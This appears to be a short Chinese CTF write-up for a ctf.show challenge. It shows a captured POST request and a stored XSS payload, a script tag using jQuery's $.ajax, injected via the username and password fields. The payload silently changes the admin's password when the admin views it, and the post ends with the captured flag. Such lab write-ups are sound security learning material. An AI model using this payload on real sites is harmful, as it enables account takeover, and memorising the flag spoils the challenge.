
1.和上一题差不多，抓包后可以看到这次用的时post改密码

```
POST /api/change.php HTTP/1.1
Host: 9153bc10-70e5-4a4b-83d8-4c5592ce1102.challenge.ctf.show
Cookie: PHPSESSID=q95ts7bshrm0u321afaac0cjqb
Content-Length: 3
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: "Linux"
Origin:
https://9153bc10-70e5-4a4b-83d8-4c5592ce1102.challenge.ctf.show
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://9153bc10-70e5-4a4b-83d8-4c5592ce1102.challenge.ctf.show/c
hange.php
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

p=2
```

2.和上一题一样的思路，用户名和密码为payload，管理员访问直接执行，可以用jQuery.ajax来传参

要调用jQuery.ajax，必须要页面引用了jQuery，要查看是否页面引用了jQuery，可以在浏览器控制台输入$或jQuery，如果$绑定了jQuery，可以用$代替jQuery，简写为$.ajax



3.payload

```
<script>$.ajax({url:"/api/change.php",method:"POST",data:{"p":"1717"}})</script>
```

4.因为ajax是后台发送数据的，所以用payload注册登录后访问不会跳转，这更隐蔽不易发现

> 欢迎你，admin ctfshow{d235477d-b9ed-404b-97c9-0848ebdf7b50}
